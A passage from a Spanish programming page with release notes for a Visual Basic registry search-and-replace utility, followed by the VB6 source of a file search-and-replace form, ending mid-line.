Revisión 0.19 (09/Feb/01)	Nuevas comprobaciones al leer los datos.
Revisión 0.20 (19/May/01)	Corrección de un bug al usar "open" en AsociarExt
Revisión 0.21 (19/May/01)	Nuevo método: AsociarIcono
Revisión 0.22 (26/May/01)	Nueva propiedad de sólo lectura: UserName

Revisión 0.23 (28/Dic/01)	Nuevas propiedades y algunos cambios: GetRegType para saber el tipo de datos EnumValuesByType, enumera valores sólo del tipo indicado DeleteValue, borrar un valor, antes se hacía con DeleteKey Cambios en GetRegString y SetReg para usar el tipo REG_EXPAND_SZ

La utilidad gsRegEdit v3.00:

Lo del valor "no mostrado" de ProductId es porque yo lo he quitado, en tu equipo si te mostrará el valor.

No muestro el código de la clase, ya que los cambios no han sido tan grandes, y como en el fichero zip está todo el código, puedes verlo cuando quieras e incluso compararlo con las versiones anteriores.
Lo que si te voy a mostrar es el código de la utilidad que se encarga de buscar y reemplazar en el registro.
Sobre todo fíjate en el comentario del procedimiento **BuscarClaves**, ya que, a lo mejor, te puede ayuda a entender o comprender mejor los procedimientos recursivos y cómo poder aprovecharse de esa recursividad.
Aunque esto de la recursividad también tiene sus inconvenientes, por ejemplo que se "recurra" demasiado y acabes sin "pila"... pero eso es algo que está fuera de esta utilidad y en caso de que ocurra, sobre todo con la clave HKEY_LOCAL_MACHINE, será cuestión de que no uses la clave raíz, sino que utilices cada una de las ramas principales... es que a mi me ha ocurrido... por eso te lo digo y advierto.
Aunque creo que ya está arreglado ese fallillo... si te ocurre... no me eches la culpa... ¿vale?

Normalmente cuando se vende u ofrece un software, se suele aclarar que **"el autor" no se hace responsable de las pérdidas que se puedan sufrir por el uso del programa** y en este tipo de utilidades habría que ponerlo bien grande y con letras rojas, (más grande de lo que acabo de ponerlo), para que se vea... que eso de jugar con el registro del sistema es algo peligroso... sobre todo ahora que esta utilidad te permite "reemplazar" automáticamente... en fin... si lo pruebas, verás que avisar, aviso... para que nadie se pueda quejar.

De todas formas, no quiero quitarte la ilusión, y te diré que funcionar, funciona, pero **no se te ocurra hacer cambios que puedan tener unos valores que no sean únicos**, por ejemplo en mi caso no cambié todas las D: por E: ya que el Windows usa sus propios valores para saber cómo manejar la unidad D, (porque, en mi caso, el que no tenga ya los programas en ella, no quiere decir que no exista esa unidad).
Por tanto **te recomiendo que cambies cosas en las que no haya dudas de que los valores son únicos**, por ejemplo si cambio D:\gsCodigo por E:\gsCodigo, sé que me estoy refiriendo a un directorio de una unidad y no creo que pueda haber nada que se malogre al hacer ese cambio... salvo que tenga datos en D:\gsCodigo... ¡por supuesto!, pero entonces ¿para que cambiarlo?

No me enrollo más, que ya está bien por hoy... ah, por cierto, no es una inocentada... ¡que conste!
(por si no estás al tanto... el 28 de Diciembre es el día de los inocentes y se suelen gastar "inocentadas")

Como es muy tarde y no he dormido todavía, (entre otras cosas, esperando a que vinieran a recoger los datos del padrón), no voy a poner ningún código... que ya está bien por hoy.

¡Que lo disfrutes!

Nos vemos.
Guillermo

Pulsa este link para bajarte los listados y el ejecutable de la utilidad gsRegEdit v3.0. (gsRegEdit_v3.zip 55.3 KB)

Buscar y Reemplazar versión 2

Actualizado el 26/Nov/99

Esta es una nueva versión de esta utilidad para buscar y reemplazar en los ficheros de texto, incluso binarios, (aunque esa posibilidad no la he probado y por tanto no me responsabilizo de las consecuencias, tampoco me responsabilizo de lo que pueda ocurrir con ficheros de texto, pero ese caso si que lo tengo comprobado y requetecomprobado y funciona al 100%), si ya te bajaste la versión anterior, verás que hay una serie de cambios, a mejor, ahora se pueden especificar más de una cosa a buscar y a reemplazar... antes sólo se buscaba una cosa y se reemplazaba también sólo una...
También se pueden especificar dos cadenas a buscar, y reemplazar las dos por una nueva o bien, (si se especifican las dos nuevas cadenas), cambiar cada una de ellas por el nuevo valor indicado.
Otras de las "novedades" que tiene, es que se puede realizar una búsqueda y posteriormente usar los ficheros hallados para realizar nuevas sustituciones, con lo cual se acelera el proceso... no debe preocuparte el que no exista la cadena en cualquiera de esos ficheros, ya que si la cadena buscada no está, no la sustituye...
Pulsando con el botón derecho en la lista de los ficheros hallados, se puede especificar el editor de texto a usar para poder abrir el fichero... se permiten especificar dos editores diferentes, uno para los ficheros de menos de 60 KB y el otro para los que son más grandes... ya sabes que el Notepad del Windows 9x sólo permite ficheros de unos 32 KB, en el Windows NT/2000 ese problema no existe...

Seguramente habrá otras cosillas... pero, como hace tanto tiempo que hice la nueva versión... pues no recuerdo ahora todas las que pueden ser... por eso te dejo el listado del programa... para que cambies lo que no te guste y lo que, (posiblemente), no funcione al 100%

Como "cosa" interesante, decirte que se usa una clase cBuscar, que es la que se encarga de buscar y cambiar las coincidencias halladas, esta clase produce un evento cada vez que se encuentra un fichero o un directorio, en el evento "HayFichero" es donde se realiza la búsqueda/sustitución mediante el método "ProcesarFichero"

También dejo una versión ya compilada, para usar con el runtime del VB6 SP3

Aquí tienes los links para los ficheros ZIP con:
el código (gsByR2_cod.zip 26.9 KB) y **el ejecutable** (gsByR2.zip 20.9 KB)

Un "retratillo" del programa en ejecución:

Este es el código del formulario y la clase cBuscar.

```
'
'-------------------------------------------------------------------------------
'BuscarReemplazar                                          (23/Nov/96)
'Utilidad para buscar y reemplazar cadenas en ficheros de textos
'
' ©Guillermo Som Cerezo, 1996-99
' Primera versión: Madrugada del Sábado 23 de Noviembre de 1996
'
' Revisión: 1.0.1   (25/Nov/96) Guarda lista de palabras buscadas y puestas
' Revisión: 1.0.2   (26/Nov/96)
' Revisión: 1.0.3   (18/Dic/96)
' Revisión: 1.0.4   (23/Dic/96) Sólo graba los ficheros que se han modificado
' Revisión: 1.0.5   ( 2/Ene/97) Recuerda el último directorio
' Revisión: 1.1.0   (16/Feb/97) Hace una búsqueda recursiva en los
'                               directorios que cuelgan debajo del especificado.
'                               Permite que se "suelte" un archivo.
' Revisión: 1.1.1   (27/Mar/97) Nuevo form para seleccionar sólo los directorios
' Revisión: 1.1.2   (27/Mar/97) Con librería OLE para seleccionar directorios
' Revisión: 1.2.0   ( 1/Abr/97) Cambios en la librería y otras asignaciones
' Revisión: 1.2.1   ( 8/Abr/97) Arreglos en SelDir para detectar si se cancela,
'                               Y poder seleccionar directorios de red tipo:
'                               \\Equipo\Unidad
'
' Versión:  2.0     (15/Jul/97) Nuevas opciones...
' Revisión: 2.1     (21/Feb/98) Operativa la opción de sólo buscar
'
' Revisión: 2.2.??  (           Añado List para mostrar los ficheros
'                               con la información buscada.
'                               Mejoras en SelDir para que informe
'                               de cada fichero conforme lo encuentra
'
' Revisión: 2.3.10  (30/Mar/98) Totalmente operativo
```

```
'                               Después de un mogollón de pruebas
'                               usando Threads, etc, para ver si mejoraba
' Revisión: 2.3.13  ( 1/Abr/98) Añado NOT para mostrar los que NO
'                               tengan lo indicado en Buscar
' Revisión: 2.3.18  ( 2/Abr/98) Varias mejoras y combos para los directorios
'                               y especificación a buscar...
' Revisión: 2.3.19  ( 6/Abr/98) Se pueden especificar dos editores,
'                               uno para ficheros pequeños y otro para grandes
'
' Revisiones del    (28/Abr/98) 2.3.24 a 2.3.26
'   --He puesto AutoRedraw y un DoeVents después de abrir el fichero.
'       Aunque eso no evita el "cuelgue" cuando es demasiado grande
'   --Permite soltar ficheros en los combos de especificación y
'       directorios, también en las listas de ficheros.
'   --Se pueden eliminar elementos de las listas de ficheros.
'
' Revisión: 2.3.27  (24/Ago/98) Sincronizar los dos listbox
'
' Revisión: 2.4.00  (24/Nov/98) Arreglado un bug cuando lo que se pone
'                               contiene lo que se busca
' Revisión: 2.4.01  (11/Ene/99) Cambio de la fecha del copyright y
'                               recordar la última posición de la ventana
' Revisión: 2.4.02  (12/Ene/99) Agrando el tamaño del form principal
' Revisión: 2.4.03       ''     Arreglado bug cuando el nombre del directorio
'                               no es el mismo que el Drive1 de SelectDir
' Revisión: 2.4.04       ''     Muestra un menú emergente para seleccionar
'                               los editores a usar y el AcercaDe
' Revisión: 2.4.05       ''     Mejoras/cambios en SelectDir
' Revisión: 2.4.06       ''     Centrar los MsgBox y usar el API de MessageBox
' Revisión: 2.4.07       ''     Corregido un problema para hallar la longitud
'                               ya que FileLen no acepta un fichero entre comillas
' Revisión: 2.4.08       ''     Con Threads ahora no funciona...
'                               Le he quitado la subclasificación y nada...
'                               Le he quitado el MessageBox y nada de nada...
'                               De todas formas no era más rápido.
' Revisión: 2.4.09       ''     Se puede seleccionar el editor a usar desde el menú
' Revisiones del    (13/Ene/99) del 2.4.10 al 2.4.12
'                               Quitadas las comprobaciones de trabajo con Threads
'                               Quitado el listbox con la información del tamaño
'                               ahora se muestra en una etiqueta.
'                               Arreglado el bug que da error si el path no existe
'                               Poder buscar/cambiar en los ficheros del listbox
' Revisión: 2.4.13  (14/Ene/99) Un pequeño despiste... de eliminar cSelDir
' Revisión: 2.4.14  (14/Ene/99) Dos opciones para seleccionar y copiar de la lista
' Revisión: 2.5.00              No recuerdo ahora que es lo que hice, pero creo
'                               que sólo era la compilación con VB6 SP3
' Revisión: 2.5.01  (26/Nov/99) Ninguna novedad, es la publicada en internet
'-------------------------------------------------------------------------------
Option Explicit
Option Compare Text
'
'Constantes para el tipo de editor a usar                          (12/Ene/99)
Private Enum eTipoEditor
    PorTamaño
    Pequeño
    Grande
End Enum

Private elGuille As String

Dim WithEvents cSelDir As SelDir

Dim numCombo1 As Long

Dim optBinary As Boolean

'Para usar con una cadena hay que agregar el ByVal antes de la cadena final
Private Declare Function SendMessage Lib "user32.dll" Alias "SendMessageA" _
        (ByVal hWnd As Long, ByVal wMsg As Long, _
        ByVal wParam As Long, lParam As Any) As Long
```

```
Dim nFallos As Long
Dim nCambiados As Long
Dim nProcesados As Long
Dim iTipoComp As eComboOpciones
Dim SoloBuscar As Boolean

'Editor a usar, cuando se pulsa en el fichero...    (26/Mar/98)
'   Aunque también se podría usar el programa asociado...
'   esto para otra versión...
Dim sTxtEditor As String
Dim sTxtEditor2 As String
'
Dim bBuscandoEnCombo As Boolean
'
'ahora es una variable
Dim sFicINI As String

'Número de Items guardados de las últimas búsquedas realizadas
Const NumeroMaximoDeItems = 15 ' 50 '20
'
Private Enum eEstado
    cBuscando = True
    cIdle = False
End Enum
'
Dim Estado As eEstado
Dim Cancelar As Boolean
'
'Están como enum en la clase cBuscar
'Const cNinguno = 0
'Const cAnd = 1
'Const cOr = 2
'Const cNot = 3
'
Const cBuscar = 0
Const cBuscar2 = 1
Const cPoner = 2
Const cPoner2 = 3
'Usando los combos
Const cExtension = 4
Const cRuta = 5

Dim Buscar As String
Dim Buscar2 As String
Dim Poner As String
Dim Poner2 As String

'Usando los TextBoxes
'Const cExtension = 0
'Const cRuta = 1
'
Private Declare Function MessageBox Lib "user32" Alias "MessageBoxA" _
    (ByVal hWnd As Long, ByVal lpText As String, _
    ByVal lpCaption As String, ByVal wType As Long) As Long

Dim Extension As String
Dim Ruta As String


Private Sub cboComp_Click()
    Dim bHabilitado As Boolean
    Dim lngColor As Long
    Dim iListIndex As Long

    'Si está seleccionada la primera (sólo uno)
    'Deshabilitar el Combo1(cBuscar2)
    'lo mismo si está seleccionado Not                  ( 1/Abr/98)
    iListIndex = cboComp.ListIndex
    Select Case iListIndex
    Case cNinguno, cNot
```

```
        lngColor = vbButtonFace
        bHabilitado = False
        If iListIndex = cNot Then
            'Deshabilitar la opción cambiar
            chkCambiar.Value = vbUnchecked
            chkCambiar_Click
        Else
            'Deshabilitar el Poner2                                    (13/Ene/99)
            Combo1(cPoner2).Enabled = False
            Combo1(cPoner2).BackColor = vbButtonFace
        End If
    Case Else
        lngColor = vbWindowBackground
        bHabilitado = True
        'Si es AND o OR y está marcada la opción de Cambiar,           (13/Ene/99)
        'habilitar el Poner2
        If chkCambiar.Value = vbChecked Then
            Combo1(cPoner2).Enabled = bHabilitado
            Combo1(cPoner2).BackColor = vbWindowBackground
        End If
    End Select
    Combo1(cBuscar2).Enabled = bHabilitado
    Combo1(cBuscar2).BackColor = lngColor
End Sub


Private Sub chkCambiar_Click()
    'Habilitar/deshabilitar los combos correspondientes
    Dim i&
    Dim bHabilitado As Boolean
    Dim lngColor As Long

    bHabilitado = CBool(chkCambiar.Value)
    If bHabilitado Then
        lngColor = vbWindowBackground
    Else
        lngColor = vbButtonFace
    End If
    For i = cPoner To cPoner2
        Combo1(i).Enabled = bHabilitado
        Combo1(i).BackColor = lngColor
    Next
    'Si el tipo de comparación es cNinguno, deshabilitar el Combo1(3)   (13/Ene/99)
    If bHabilitado Then
        'Sólo si está habilitado...
        If cboComp.ListIndex = cNinguno Then
            Combo1(cPoner2).Enabled = False
            Combo1(cPoner2).BackColor = vbButtonFace
        End If
    End If
End Sub


Private Sub Combo1_Click(Index As Integer)

    If Not bBuscandoEnCombo Then
        If Combo1(Index).ListIndex > -1 Then
            Combo1(Index).Text = Combo1(Index).List(Combo1(Index).ListIndex)
        End If
    End If
End Sub


Private Sub cmdAceptar_Click()
    ActualizarCombo

    Estado = cBuscando

    'No mejora demasiado al hacerlo invisible
    'en las pruebas realizadas siempre variaba 1 segundo
    'y la ventaja es que así se pueden editar archivos
```

```
    'mientras continúa buscando
    'Además de que se va "viendo" el progreso...
    'lstFicheros.Visible = False

    lstFicheros.Tag = lstFicheros.ToolTipText
    lstFicheros.ToolTipText = ""

    'Deshabilitar los controles
    HabilitarControles False
    cmdCancelar.ToolTipText = " Pulsa para cancelar la operación de búsqueda "
    IniciarBusqueda
    cmdCancelar.ToolTipText = " Pulsa este botón para salir del programa "
    HabilitarControles True

    'lstFicheros.Visible = True
    lstFicheros.ToolTipText = lstFicheros.Tag
    lstFicheros.Tag = ""

End Sub


Private Sub cmdCancelar_Click()
    ActualizarCombo

    Cancelar = True
    If Estado = cBuscando Then
        'Indicar al form que hemos cancelado
        SelectDir.Cancelado = True
    Else
        Unload Me
        End
    End If
End Sub


Private Sub HabilitarControles(Optional ByVal vHabilitados As Boolean)
    Static Habilitados As Boolean
    Dim i As Long

    If Not IsMissing(vHabilitados) Then
        Habilitados = vHabilitados
    End If

    'For i = cExtension To cRuta
    '    Combo1(i).Enabled = Habilitados
    'Next
    For i = 0 To numCombo1
        Combo1(i).Enabled = Habilitados
    Next
    cboComp.Enabled = Habilitados
    cmdAceptar.Enabled = Habilitados
    CmdExaminar.Enabled = Habilitados

    'Nuevos controles habilitados/deshabilitados    (26/Mar/98)
    For i = 0 To 4
        Label1(i).Enabled = Habilitados
    Next

    chkCambiar.Enabled = Habilitados
    If chkCambiar.Value = 0 Then
        For i = 2 To 3
            Combo1(i).Enabled = False
        Next
    End If

    i = cboComp.ListIndex
    If i = cNinguno Or i = cNot Then
        Combo1(cBuscar2).Enabled = False
        If i = cNot Then
            'Deshabilitar la opción cambiar
            chkCambiar.Value = vbUnchecked
            chkCambiar_Click
```

```
        End If
    End If

    chkSubdirs.Enabled = Habilitados
    chkTipoAcceso.Enabled = Habilitados
    chkUsarLista.Enabled = Habilitados

    Habilitados = Not Habilitados

End Sub


Private Sub CmdExaminar_Click()
    'Seleccionar el directorio en el que se empezará la Búsqueda

    Dim sDir As String                  'Directorio seleccionado

    sDir = cSelDir.Seleccionar(Trim$(Combo1(cRuta)))

    If Len(sDir) = 0 Then
        Show
        Combo1(cRuta).SetFocus
    Else
        If Right$(sDir, 1) = "\" Then
            sDir = Left$(sDir, Len(sDir) - 1)
        End If
        Combo1(cRuta) = sDir
    End If
End Sub


Private Sub Combo1_KeyDown(Index As Integer, KeyCode As Integer, Shift As Integer)
    unCombo_KeyDown KeyCode
End Sub


Private Sub Combo1_KeyPress(Index As Integer, KeyAscii As Integer)
    unCombo_KeyPress KeyAscii
End Sub


Private Sub Combo1_OLEDragDrop(Index As Integer, Data As DataObject, Effect As Long, Button As
Integer, Shift As Integer, x As Single, y As Single)
    'Aceptar el nombre del directorio "soltado"
    Combo1(Index).Text = Data.Files.Item(1)
End Sub


Private Sub cSelDir_HayDirectorio(ByVal unDirectorio As String)
    Label2.Caption = "Procesando el directorio: " & unDirectorio
End Sub


Private Sub cSelDir_HayFichero(ByVal unFichero As String)

    'Se creará una nueva instancia de la clase
    'Se le asignarán los valores necesarios
    'y se realizará la búsqueda
    '
#If SinDLL Then
    Dim tBuscar As New cBuscar
#Else
    Dim tBuscar As New cDLLBuscar
#End If

    'Si se cancela, no continuar e indicárselo a la clase
    If Cancelar Then
        cSelDir.Cancelar = True
    Else
        nProcesados = nProcesados + 1

        With tBuscar
            Select Case .ProcesarFichero(unFichero, Buscar, Buscar2, Poner, Poner2, iTipoComp,
```

```
optBinary, SoloBuscar)
            Case eHallado
                nCambiados = nCambiados + 1
                lstFicheros.AddItem RTrim$(Left$(unFichero, MAX_PATH))
                lstInfoFic.AddItem Mid$(unFichero, MAX_PATH + 2)
            Case eFallo
                nFallos = nFallos + 1
            End Select
            Label3 = "Procesados: " & nProcesados & ", hallados: " & nCambiados & ", errores: " &
nFallos
        End With
    End If
End Sub


Private Sub Form_Load()
    'Leer el fichero de configuración con la última cadena puesta (25/Nov/96)
    Dim j As Integer
    Dim i As Integer
    Dim n As Integer
    Dim vTmp As Variant
    Dim sTmp As String
    Dim sTag As String

    '---Para mostrar un Scroll Horizontal en los listbox
    Const LB_SETHORIZONTALEXTENT = &H194
    Dim ListLen As Long      'Ancho del List Box
    Dim ScaleTmp As Integer  'Valor anterior de ScaleMode

    ScaleTmp = ScaleMode
    ScaleMode = vbPixels     'wParam is in PIXEL(3)
    'Longitud en caracteres del scroll horizontal
    ListLen = TextWidth(String$(MAX_PATH, "M"))
    Call SendMessage(lstFicheros.hWnd, LB_SETHORIZONTALEXTENT, ListLen, ByVal 0&)
    'Longitud en caracteres del scroll horizontal
    'ListLen = TextWidth(String$(18, "M"))
    'Call SendMessage(lstInfoFic.hWnd, LB_SETHORIZONTALEXTENT, ListLen, ByVal 0&)
    ScaleMode = ScaleTmp     'Restablecer el valor anterior de ScaleMode
    '----------

    Set cSelDir = New SelDir

    sTmp = "Buscar y Reemplazar v" & App.Major & "." & App.Minor & "." & Format$(App.Revision, "00")
    If Year(Now) < 1999 Then
        elGuille = "©Guillermo 'guille' Som, 1996-1999"
    Else
        elGuille = "©Guillermo 'guille' Som, 1996-" & Year(Now)
    End If
    Caption = sTmp & " - " & elGuille

    sFicINI = App.Path & "\BuscarReemplazar.ini"

    'Posicionar en el centro de la ventana principal
    Move (Screen.Width - Width) \ 2, (Screen.Height - Height) \ 2

    ' Leer la posición anterior
    Top = Val(LeerIni(sFicINI, "Posicion", "Top", CStr(Top)))
    Left = Val(LeerIni(sFicINI, "Posicion", "Left", CStr(Left)))

    ' Algunas comprobaciones sobre la posición
    If Top < 0 Then
        Top = 0
        ' Si el form no se ve completo
    ElseIf Top + Height > Screen.Height Then
        Top = 0
    End If

    If Left < 0 Then
        Left = 0
        ' Si el form no se ve completo
    ElseIf Left + Width > Screen.Width Then
```

```
    Left = 0
End If

'El tag lo uso a la hora de guardar el contenido del combo
Combo1(0).Tag = "Buscar"
Combo1(1).Tag = "Buscar2"
Combo1(2).Tag = "Poner"
Combo1(3).Tag = "Poner2"
'
Combo1(4).Tag = "Especificacion"
Combo1(5).Tag = "Directorio"
'Número de combos Combo1
numCombo1 = 5

'Para buscar más de una cosa...                    (15/Jul/97)
cboComp.AddItem "Sólo uno"
'$010498
'Para que busque los que no tienen eso, no poder cambiar
cboComp.AddItem "No (Not)"
'
cboComp.AddItem "Y (And)"
cboComp.AddItem "O (Or)"

Label1(4) = ""
'Este list se usa para mostrar los ficheros en los que
'se han hecho cambios o se han hallado datos... (26/Mar/98)
lstFicheros.Clear
lstInfoFic.Clear

GuardarIni sFicINI, "Copyright", "Autor", "Guillermo 'guille' Som"
GuardarIni sFicINI, "Copyright", "Última Revisión", App.ProductName

'Para ficheros pequeños
sTxtEditor = ""
sTxtEditor = LeerIni(sFicINI, "Editor de Texto", "Textos Pequeños", "")
If Len(sTxtEditor) = 0 Then
    sTxtEditor = "Notepad.exe"
    GuardarIni sFicINI, "Editor de Texto", "Textos Pequeños", sTxtEditor
End If

'para ficheros de más de 60000 bytes               ( 6/Abr/98)
sTxtEditor2 = ""
sTxtEditor2 = LeerIni(sFicINI, "Editor de Texto", "Textos Grandes", "")
If Len(sTxtEditor2) = 0 Then
    sTxtEditor2 = "Notepad.exe"
    GuardarIni sFicINI, "Editor de Texto", "Textos Grandes", sTxtEditor2
End If

chkSubdirs.Value = Val(LeerIni(sFicINI, "Opciones", "Incluir SubDirs", "0"))

'Asignar las opciones de cambiar
chkCambiar.Value = Val(LeerIni(sFicINI, "Opciones", "Cambiar", "0"))
chkCambiar_Click

'Asignar la opción de la búsqueda binaria
chkTipoAcceso.Value = Val(LeerIni(sFicINI, "Opciones", "Búsqueda Binaria", "0"))

cboComp.ListIndex = Val(LeerIni(sFicINI, "Opciones", "Comparación", CStr(cNinguno)))
cboComp_Click

'asignar los valores anteriores del combo
For i = 0 To numCombo1
    Combo1(i).Clear
    sTag = Trim$(Combo1(i).Tag)
    n = 0
    n = LeerIni(sFicINI, sTag, "NumEntradas", n)
    If n > NumeroMaximoDeItems Then n = NumeroMaximoDeItems
    For j = 0 To n - 1
        vTmp = "Entrada" & CStr(j)
        sTmp = LeerIni(sFicINI, sTag, vTmp, "")
        If Len(sTmp) Then
```

```
                Combo1(i).AddItem sTmp
            End If
        Next
        Combo1(i).Text = LeerIni(sFicINI, sTag, "Ultimo Item", "")
    Next

    'Mostrar lo último que se cambió
    'For i = 0 To numCombo1
    '    With Combo1(i)
    '        If .ListCount Then
    '            .ListIndex = 0
    '        End If
    '    End With
    'Next

    sTmp = LeerIni(sFicINI, "Directorio", "UltimoDirectorio", "")
    Combo1(cRuta) = sTmp
    ' Hay que usar el asterisco, sino no encuentra nada...          (26/Nov/99)
    Extension = LeerIni(sFicINI, "Directorio", "UltimaExtension", "*.htm")
    Combo1(cExtension) = Extension

    If Len(Command$) Then
        'Comprobar si hay algún archivo en la línea de comandos
        sTmp = Trim$(Command$)
        i = InStr(sTmp, Chr$(34))
        If i Then
            sTmp = Left$(sTmp, i - 1) & Mid$(sTmp, i + 1)
            i = InStr(sTmp, Chr$(34))
            If i Then
                sTmp = Left$(sTmp, i - 1) & Mid$(sTmp, i + 1)
            End If
        End If
        'tomar el path
        For i = Len(sTmp) To 1 Step -1
            If Mid$(sTmp, i, 1) = "\" Then
                Combo1(cRuta) = Left$(sTmp, i - 1)
                Exit For
            End If
        Next
        CmdExaminar_Click
    End If
End Sub


Private Sub ActualizarCombo()
    'Actualizar el contenido del Combo
    Dim sTmp As String
    Static k As Integer
    '
    bBuscandoEnCombo = True
    For k = 0 To numCombo1
        sTmp = Combo1(k).Text
        If Len(Trim$(sTmp)) Then
            Call ActualizarLista(sTmp, Combo1(k), 0)
        End If
    Next
    bBuscandoEnCombo = False
End Sub


Private Function ActualizarLista(ByVal sTexto As String, _
                cList As Control, _
                Optional ByVal bTipoBusqueda As Integer = 0, _
                Optional ByVal bAddLista As Boolean = True, _
                Optional ByVal bAlPrincipio As Boolean = True) As Long
    '
    'Parámetros:
    '   sTexto          Texto a buscar
    '   cList           List o Combo en el que buscar
    '   bTipoBusqueda   0=Exacta, 1 y 2=Desde el principio
    '                   (el 2 selecciona el texto hallado)
```

```
'                   Por defecto es búsqueda de palabra completa
'   bAddLista       Si se añade a la lista en caso de no hallarlo
'                   Por defecto si se añade
'   bAlPrincipio    Si se añade al principio o al final
'                   Por defecto se añade al principio
'
'
'Esta función comprobará si el texto indicado existe en la lista
'Si no es así, lo añadirá, si así se indica...
'El valor devuelto, será la posición dentro de la lista ó -1 si hay "fallos"
'
'Para buscar en el List/combo usaremos una llamada al API
'(si ya hay una forma de hacerlo, ¿para que re-hacerla?)
'
'Constantes para los combos
Const CB_FINDSTRINGEXACT = &H158
Const CB_FINDSTRING = &H14C
Const CB_SELECTSTRING = &H14D
'Constantes para las Listas
Const LB_FINDSTRINGEXACT = &H1A2        'Busca la cadena exactamente igual
Const LB_FINDSTRING = &H18F             'Busca en cualquier parte de la cadena
Const LB_SELECTSTRING = &H18C           'Busca desde el principio de la cadena
'
Dim lTipoBusqueda As Long
Dim L As Long

'Si el control es un Combo
If TypeOf cList Is ComboBox Then
    If bTipoBusqueda = 1 Then
        lTipoBusqueda = CB_FINDSTRING
    ElseIf bTipoBusqueda = 2 Then
        lTipoBusqueda = CB_SELECTSTRING
    Else
        lTipoBusqueda = CB_FINDSTRINGEXACT
    End If
'Si el control es un list
ElseIf TypeOf cList Is ListBox Then
    If bTipoBusqueda = 1 Then
        lTipoBusqueda = LB_FINDSTRING
    ElseIf bTipoBusqueda = 2 Then
        lTipoBusqueda = LB_SELECTSTRING
    Else
        lTipoBusqueda = LB_FINDSTRINGEXACT
    End If
Else
    'no es un control List o Combo, salir
    ActualizarLista = -1
    Exit Function
End If

If cList.ListCount = 0 Then
    'Seguro que no está, así que añadirla, si viene al caso...
    L = -1
Else
    'L = SendMessageString(cList.hwnd, lTipoBusqueda, -1, ByVal sTexto)
    L = SendMessage(cList.hWnd, lTipoBusqueda, -1, ByVal sTexto)
End If

'Si no está, añadirla
If L = -1 Then
    If bAddLista Then
        'Si hay que añadirla al principio
        If bAlPrincipio Then
            cList.AddItem sTexto, 0
        Else
            cList.AddItem sTexto
        End If
        L = ActualizarLista(sTexto, cList, bTipoBusqueda, bAddLista, bAlPrincipio)
    End If
End If
```

```
    ActualizarLista = L
End Function


Private Sub Form_MouseDown(Button As Integer, Shift As Integer, x As Single, y As Single)
    'Si se pulsa el botón derecho del ratón
    If Button = vbRightButton Then
        'Mostrar el menú de selección de Editores
        MenuPopUp
    End If
End Sub


Private Sub Form_QueryUnload(Cancel As Integer, UnloadMode As Integer)
    Dim n As Integer
    Dim vTmp
    Dim sTmp As String
    Dim i As Integer
    Dim j As Integer
    Dim sTag As String

    ' Guardar la posición que tenía antes de cerrar el programa         (11/Ene/99)
    If WindowState <> vbMinimized Then
        GuardarIni sFicINI, "Posicion", "Top", CStr(Top)
        GuardarIni sFicINI, "Posicion", "Left", CStr(Left)
    End If

    GuardarIni sFicINI, "Opciones", "Búsqueda Binaria", CStr(chkTipoAcceso.Value)
    GuardarIni sFicINI, "Opciones", "Comparación", CStr(cboComp.ListIndex)
    GuardarIni sFicINI, "Opciones", "Cambiar", CStr(chkCambiar.Value)
    GuardarIni sFicINI, "Opciones", "Incluir SubDirs", CStr(chkSubdirs.Value)

    GuardarIni sFicINI, "Directorio", "UltimoDirectorio", Ruta
    GuardarIni sFicINI, "Directorio", "UltimaExtension", Extension

    'Comprobar si el texto del combo hay que incluirlo en la lista
    ActualizarCombo
    For i = 0 To numCombo1
        n = Combo1(i).ListCount
        sTag = Trim$(Combo1(i).Tag)
        If n > NumeroMaximoDeItems Then n = NumeroMaximoDeItems
        GuardarIni sFicINI, sTag, "NumEntradas", n
        GuardarIni sFicINI, sTag, "Ultimo Item", Combo1(i).Text
        For j = 0 To n - 1
            vTmp = "Entrada" & CStr(j)
            sTmp = Combo1(i).List(j)
            GuardarIni sFicINI, sTag, vTmp, sTmp
        Next
    Next
End Sub


Private Sub Form_Resize()
    Static YaEstuve As Boolean

    ' Si ya hemos estado antes, es que se ha mostrado el form           (11/Ene/99)
    If YaEstuve Then
        If WindowState <> vbMinimized Then
            ' Aunque el form no es dimensionable, recordar la posición para el caso
            ' de que se minimize y después se restaure
            GuardarIni sFicINI, "Posicion", "Top", CStr(Top)
            GuardarIni sFicINI, "Posicion", "Left", CStr(Left)
        End If
    Else
        YaEstuve = True
    End If
End Sub


Private Sub Form_Unload(Cancel As Integer)
    Set cSelDir = Nothing
    Set BuscarReemplazar = Nothing
```

```
End Sub


Private Sub IniciarBusqueda()
    'Comprobar si hay que buscar o faltan datos...
    Dim sTmp As String
    Dim sFichero2 As String
    Dim i As Long

'Para mostrar el tiempo empleado, asignarlo a True
#Const TiempoEmpleado = True

#If TiempoEmpleado Then
    Dim t1 As Date
    Dim t2 As Date
#End If

    Dim colDir As cNombres

    '
    'Para centrar los MsgBox
    Form_hWnd = Me.hWnd
    '
    Dim hInst As Long
    Dim Thread As Long        'Set up the CBT hook
    '
    hInst = GetWindowLong(Form_hWnd, GWL_HINSTANCE)
    Thread = GetCurrentThreadId()
    hHook = SetWindowsHookEx(WH_CBT, AddressOf WinProc2, hInst, Thread)
    '

    Buscar = Combo1(cBuscar).Text
    Buscar2 = Combo1(cBuscar2).Text
    Poner = Combo1(cPoner).Text
    Poner2 = Combo1(cPoner2).Text
    '
    Extension = Trim$(Combo1(cExtension))
    Ruta = Trim$(Combo1(cRuta))

    'Si no existe este directorio, dar error o dejarla vacía            (13/Ene/99)
    On Local Error Resume Next
    'Si no hay ficheros en esa ruta,
    'En caso de que el path no exista, se producirá un error
    If Len(Dir$(cSelDir.AddBackSlash(Ruta) & "*.*")) = 0 Then
        Err = 76
    End If
    If Err Then
        'Asignar el path actual
        Ruta = CurDir$
        Combo1(cRuta).Text = Ruta
    End If
    Err = 0
    On Local Error GoTo 0

    iTipoComp = cboComp.ListIndex

    'Si sólo es buscar, sin cambiar                 (21/Feb/98)
    SoloBuscar = (chkCambiar.Value = 0)

    'Si se realiza una búsqueda en ficheros binarios
    optBinary = (chkTipoAcceso.Value = 1)

    If Len(Trim$(Buscar) & Trim$(Buscar2)) = 0 Then
        '
        Call MessageBox(Me.hWnd, "Debes especificar algo en buscar...", vbExclamation, "Buscar y
Reemplazar")
        '
        HabilitarControles True
        Combo1(cBuscar).SetFocus
        Exit Sub
    End If
```

```
    'Poner se puede dejar en blanco, para quitar lo buscado
    'avisar de todos modos
    If Not SoloBuscar Then
        If Len(Trim$(Poner)) = 0 Then
            '
            If MessageBox(Me.hWnd, "No se ha especificado nada en poner," & vbCrLf & "se supone que
